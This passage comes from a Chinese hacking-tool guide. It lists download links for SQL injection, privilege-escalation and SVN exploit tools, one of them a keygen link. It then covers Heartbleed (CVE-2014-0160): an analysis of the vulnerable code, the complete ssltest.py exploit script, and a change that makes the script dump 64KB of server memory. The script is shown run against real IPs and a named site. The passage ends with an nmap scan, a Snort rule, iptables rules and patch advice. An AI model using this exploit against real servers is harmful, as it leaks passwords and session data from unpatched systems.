



3.19.5、WebCruiser

参考网址：http://www.janusec.com/

下载地址：http://www.onlinedown.net/soft/103920.htm

注册机下载：http://www.freebuf.com/tools/6375.html





3.19.6、其他注入工具

Pangolin：http://www.freebuf.com/tools/10402.html

明小子：http://www.uzzf.com/soft/37330.html

啊 D 注入：http://www.crsky.com/soft/40701.html

HDSI：http://www.uzzf.com/soft/37310.html

Havij: http://www.jb51.net/softs/63589.html

The more: http://www.uzzf.com/soft/27576.html

BSQL Hacker: http://www.myhack58.com/Soft/html/15/35/2009/2009091017879.htm

蚂蚁注入：http://www.uzzf.com/soft/28539.html

3.20、提权工具

下载地址：http://so.baiduyun.me/search.php?wd=%E6%8F%90%E6%9D%83%E5%B7%A5%E5%85%B7&ch=&tn=baidu&bar=&rsv_spt=3&ie=utf-8&rsv_sug3=8&rsv_sug=0&rsv_sug1=2&rsv_sug4=642&inputT=3668

http://www.t00ts.net/sort/10


http://www.exehack.net/software/black-soft


http://dl.dbank.com/c08fs2p0ol

3.21、SVN 利用工具

参考网址：http://www.cnseay.com/3882/

下载地址：http://pan.baidu.com/s/1eQiRF02





3.22、心脏出血利用工具

参考网址：http://www.freebuf.com/tools/33191.html

下载地址：http://pan.baidu.com/s/1bnd70Xx

扩展阅读：http://soft.yesky.com/security/340/36922340.shtml

HeartbleedScanner 可以扫描 WEB 服务器、VPN、FTP 服务器、eMail 服务器、路由器、打印机和智能手机等设备中的心脏出血漏洞。而且可以从存在漏洞的服务器抓取 64KB 内存，让你直观地看到心脏出血漏洞攻击的厉害。

心脏出血漏洞分析及其利用

一、openssl 漏洞形成原因

4 月 7 日，互联网安全协议 OpenSSL 被曝存在一个十分严重的安全漏洞。在黑客社区，它被命名为“心脏出血”，表明网络上出现了“致命内伤”。利用该漏洞，黑客可以获取约 30%的 https 开头网址的用户登录账号密码，其中包括购物、网银、社交、门户等类型的知名网站。该漏洞最早公布时间为 4 月 7 日，原文作者为 Sean Cassidy 在其 blog 上发表“existential type crisis : Diagnosis of the OpenSSL Heartbleed Bug”

（http://blog.existentialize.com/diagnosis-of-the-openssl-heartbleed-bug.html）。2014 年 4 月 7 日 OpenSSL 发布了安全公告，在 OpenSSL1.0.1 版本中存在严重漏洞（CVE-2014-0160），此次漏洞问题存在于 ssl/dl_both.c 文件中。OpenSSL Heartbleed 模块存在一个 BUG，当攻击者构造一个特殊的数据包，满足用户心跳包中无法提供足够多的数据会导致 memcpy 把 SSLv3 记录之后的数据直接输出，该漏洞导致攻击者可以远程读取存在漏洞版本的 openssl 服务器内存中长大 64K 的数据。

1.漏洞分析

漏洞存在文件 ssl/dl_both.c，漏洞的补丁从这行语句开始：

```
int

dtls1_process_heartbeat(SSL *s)
```

```
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */
```

结构体 SSL3_RECORD 的定义如下

```
typedef struct ssl3_record_st
    {
        int type;               /* type of record */
        unsigned int length;    /* How many bytes available */
        unsigned int off;       /* read/write offset into 'buf' */
        unsigned char *data;    /* pointer to the record data */
        unsigned char *input;   /* where the decode bytes are */
        unsigned char *comp;    /* only used with decompression - malloc()ed */
        unsigned long epoch;    /* epoch number, needed by DTLS1 */
        unsigned char seq_num[8]; /* sequence number, needed by DTLS1 */
    } SSL3_RECORD;
```

每条 SSLv3 记录中包含一个类型域（type）、一个长度域（length）和一个指向记录数据的指针（data）。在 dtls1_process_heartbeat 中：

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

SSLv3 记录的第一个字节标明了心跳包的类型。宏 n2s 从指针 p 指向的数组中取出前两个字节，并把它们存入变量 payload 中——这实际上是心跳包载荷的长度域（length）。注意程序并没有检查这条 SSLv3 记录的实际长度。变量 pl 则指向由访问者提供的心跳包数据。

这个函数的后面进行了以下工作：

```
unsigned char *buffer, *bp;
int r;
 /* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
```

```
 */

buffer = OPENSSL_malloc(1 + 2 + payload + padding);

bp = buffer;
```

所以程序将分配一段由访问者指定大小的内存区域，这段内存区域最大为（65535 + 1 + 2 + 16）个字节。变量 bp 是用来访问这段内存区域的指针。

```
/* Enter response type, length and copy payload */

*bp++ = TLS1_HB_RESPONSE;

s2n(payload, bp);

memcpy(bp, pl, payload);
```

宏 s2n 与宏 n2s 干的事情正好相反：s2n 读入一个 16 bit 长的值，然后将它存成双字节值，所以 s2n 会将与请求的心跳包载荷长度相同的长度值存入变量 payload。然后程序从 pl 处开始复制 payload 个字节到新分配的 bp 数组中——pl 指向了用户提供的心跳包数据。最后，程序将所有数据发回给用户。

2.用户可以控制变量 payload 和 pl 成为可利用漏洞

如果用户并没有在心跳包中提供足够多的数据，会导致什么问题？比如 pl 指向的数据实际上只有一个字节，那么 memcpy 会把这条 SSLv3 记录之后的数据——无论那些数据是什么——都复制出来。

二、可利用 POC 及其测试

1.POC 程序流程

（1）POC 程序首先发送向 OpenSSl 服务端程序发送“hello”数据包。

（2）收到反馈信息后证明服务端开启并且连接正常。

（3）向服务端发送经修改过的心跳包。

（4）接收服务端返回的数据，并解析出心跳包中的三个变量（分别为 SSL3_RECORD 结构体中的 type、length、data）。

（5）判断 type 类型变量的值，是否为空，如果为空则服务端未返回数据，判断为没有该漏洞；如果为 21 则判断服务器报错，判断为没有漏洞；如果为 24 则心跳包正常，继续判断返回数据长度是否大于 3，如果大于 3 则说明返回了大量服务端越界访问的内存数据，判定为存在该漏洞。

2、poc 获取

漏洞公布后不久网上就出现了国外牛人们写的 POC，在该漏洞发布的第一时间我们对此漏洞进行了分析与验证是否能够获取一些敏感信息。漏洞发布的同时攻击可利用的脚本也已经在网络中流传。下面漏洞利用脚本的下载地址：

```
http://s3.jspenguin.org/ssltest.py  (python 脚本)

http://pan.baidu.com/s/1nt3BnVB  (python 脚本)

https://github.com/decal/ssltest-stls/blob/master/ssltest-stls.py

https://raw.githubusercontent.com/decal/ssltest-stls/master/ssltest-stls.py
```

网上在线检测：

```
http://possible.lv/tools/hb/

http://filippo.io/Heartbleed/
```

3. poc 代码

将以下代码保存为 ssltest.py 文件，Poc 代码如下：

```
#!/usr/bin/python


# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)

# The author disclaims copyright to this source code.


import sys

import struct

import socket

import time

import select

import re

from optparse import OptionParser


options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vuln
erability (CVE-2014-0160)')

options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 44
3)')


def h2bin(x):

    return x.replace(' ', '').replace('\n', '').decode('hex')


hello = h2bin('''

16 03 02 00  dc 01 00 00 d8 03 02 53

43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf

bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00

00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88

00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c

c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09

c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44

c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c

c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
```

```
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04

03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19

00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08

00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13

00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00

00 0f 00 01 01

''')


hb = h2bin('''

18 03 02 00 03

01 40 00

''')


def hexdump(s):

    for b in xrange(0, len(s), 16):

        lin = [c for c in s[b : b + 16]]

        hxdat = ' '.join('%02X' % ord(c) for c in lin)

        pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)

        print '  %04x: %-48s %s' % (b, hxdat, pdat)

    print


def recvall(s, length, timeout=5):

    endtime = time.time() + timeout

    rdata = ''

    remain = length

    while remain > 0:

        rtime = endtime - time.time()

        if rtime < 0:

            return None

        r, w, e = select.select([s], [], [], 5)

        if s in r:
```

```
            data = s.recv(remain)
            # EOF?
            if not data:
                return None
            rdata += data
            remain -= len(data)
    return rdata


def recvmsg(s):
    hdr = recvall(s, 5)
    if hdr is None:
        print 'Unexpected EOF receiving record header - server closed connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr)
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload - server closed connection'
        return None, None, None
    print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))
    return typ, ver, pay


def hit_hb(s):
    s.send(hb)
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            print 'No heartbeat response received, server likely not vulnerable'
            return False


        if typ == 24:
            print 'Received heartbeat response:'
```

```
            hexdump(pay)
            if len(pay) > 3:
                print 'WARNING: server returned more data than it should - server is vulnerable!
'
            else:
                print 'Server processed malformed heartbeat, but did not return any extra data.'
            return True

        if typ == 21:
            print 'Received alert:'
            hexdump(pay)
            print 'Server returned error, likely not vulnerable'
            return False

def main():
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        return

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Connecting...'
    sys.stdout.flush()
    s.connect((args[0], opts.port))
    print 'Sending Client Hello...'
    sys.stdout.flush()
    s.send(hello)
    print 'Waiting for Server Hello...'
    sys.stdout.flush()
    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
```

```
            print 'Server closed connection without sending Server Hello.'
            return
        # Look for server hello done message.
        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    sys.stdout.flush()
    s.send(hb)
    hit_hb(s)

if __name__ == '__main__':
    main()
```

3.具体测试方法

openssl.py / ssltest.py，用法：python openssl.py ip/域名 -p 端口

网上 POC 作者公布的代码每次只 dump 16kb 内存，如果需要 dump 64kb 内存需要做如下修改：

```
hb = h2bin('''
18 03 02 00 03
01 40 00  //此处修改为 01 ff ff
''')
```

将“for b in xrange(0, len(s), 16)”改成“for b in xrange(0, len(s), 64)”

后期还出现支持支持 smtp, pop3, imap, ftp, or xmpp 的 POC（http://lcx.cc/?i=4276）。

三、openssl 检测技术

利用 openssl 心脏出血漏洞利用代码，笔者第一时间进行测试，测试分为两个方面，一个是通过网页在线检测，另外就是通过脚本直接获取内存内容。

1.网页检测

网页检测使用网站“http://possible.lv/tools/hb/”效果较好，打开该页面后，在输入框中输入网站域名地址即可，如果默认端口不是 443，则需要输入具体的端口，例如 www.somesite.com:4433，则表示端口为 4433，检测会有进度条显示，100%后，会在下面显示检测结果。如图 1 所示，则表示不存在漏洞。随机更换一个网站地址，如图 2 所示，获取该网站存在漏洞。




图 1 在线检测漏洞




图 2 获取 kuaiyinpan.com 存在漏洞

2. 通过 py 脚本进行检测

在 linux 终端窗口中输入“python ssltest.py 66.175.219.225 -p 443”命令，如图 3 所示获取该漏洞提示信息“ver=0302”该版本表示存在漏洞。在获取的内容中可能会包含用户密码和用户名等信息。




图 3 通过 py 脚本进行测试

3. 对存在漏洞的网站进行扫描检测

下载 nmap 最新版本，在本地进行编译，或者使用命令进行更新“nmap --script-updatedb”，或者下载“wget https://svn.nmap.org/nmap/scripts/ssl-heartbleed.nse”，世界测试过程中直接下载该脚本会缺少一些模块，然后通过以下命令进行扫描：

nmap -p 443 --script ssl-heartbleed 66.175.219.225

如果存在漏洞，则会给出该漏洞的相关提示，如图 4 所示。

图 4 扫描检测存在漏洞服务器

4. 通用 Snort 规则检测

由于众所周知的 SSL 协议是加密的，我们目前没有找到提取可匹配规则的方法，我们尝试编写了一条基于返回数据大小的检测规则，其有效性我们会继续验证，如果有问题欢迎反馈。

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 443 (msg:"openssl Heartbleed attack";flow:to_server,es
tablished; content:"|18 03|"; depth: 3; byte_test:2, >, 200, 3, big; byte_test:2, <, 16385, 3,
big; threshold:type limit, track by_src, count 1, seconds 600; reference:cve,2014-0160; classty
pe:bad-unknown; sid:20140160; rev:2;)
```

Snort 规则说明：此次漏洞主要针对的 SSL 协议。是针对心跳数据包前 4 个字节中包含\x18\x03，而在数据包第 5 个字节和第 6 个字节的数值按大尾模式转化成数值在 200 和 16385 之间，在后面则是一些报警和过滤功能，日志记录里，每 10 分钟记录一次。

四、修复建议

1.openssl 心脏出血漏洞受影响版本

通过实际测试，受影响版本：

OpenSSL 1.0.2-beta

OpenSSL 1.0.1 - OpenSSL 1.0.1f

不受影响版本：

OpenSSL 1.0.1g is NOT vulnerable

OpenSSL 1.0.0 branch is NOT vulnerable

OpenSSL 0.9.8 branch is NOT vulnerable

2.修复建议

（1）升级 openssl 软件。要解决此漏洞，建议服务器管理员或使用 1.0.1g 版，或使用 -DOPENSSL_NO_HEARTBEATS 选项重新编译 OpenSSL，从而禁用易受攻击的功能，直至可以更新服务器软件。（OpenSSL 官方）最新版本升级地址为：https://www.openssl.org/source/.

（2）重新编译 OpenSSL 并去掉 DOPENSSL_NO_HEARTBEATS 扩展。

```
$ echo -e "B\n" | openssl s_client -connect targetwebsite:443 -tlsextdebug 2>&1| grep 'heartbea
rt'
```

（3）如果不能升级 OpenSSL 可以更新 IPTable 防火墙规则。

```
# Log rules

iptables -t filter -A INPUT  -p tcp --dport 443  -m u32 --u32 \

"52=0x18030000:0x1803FFFF" -j LOG --log-prefix "BLOCKED: HEARTBEAT"

# Block rules

iptables -t filter -A INPUT  -p tcp --dport 443  -m u32 --u32 \ "52=0x18030000:0x1803FFFF" -j D
ROP
```

3.centos 修复方法参考

（1）yum 方法安装

```
yum search openssl

yum install openssl

/etc/init.d/nginx restart   #然后重启 nginx
```

（2）下载编译安装

```
wget http://www.openssl.org/source/openssl-1.0.1g.tar.gz

cd openssl-1.0.1g

./config

make && make install

/etc/init.d/nginx restart #重启 nginx
```

参考文章：

（1）http://blog.existentialize.com/diagnosis-of-the-openssl-heartbleed-bug.html

（2）http://drops.wooyun.org/papers/1381

（3）http://bbs.safedog.cn/thread-60096-1-1.html

（4）http://www.techweb.com.cn/ucweb/news/id/2025856

（5）测试工具包下载地址：

http://www.antian365.com/forum.php?mod=viewthread&tid=12061&extra=

http://www.antian365.com/tools/0day/openssl.zip

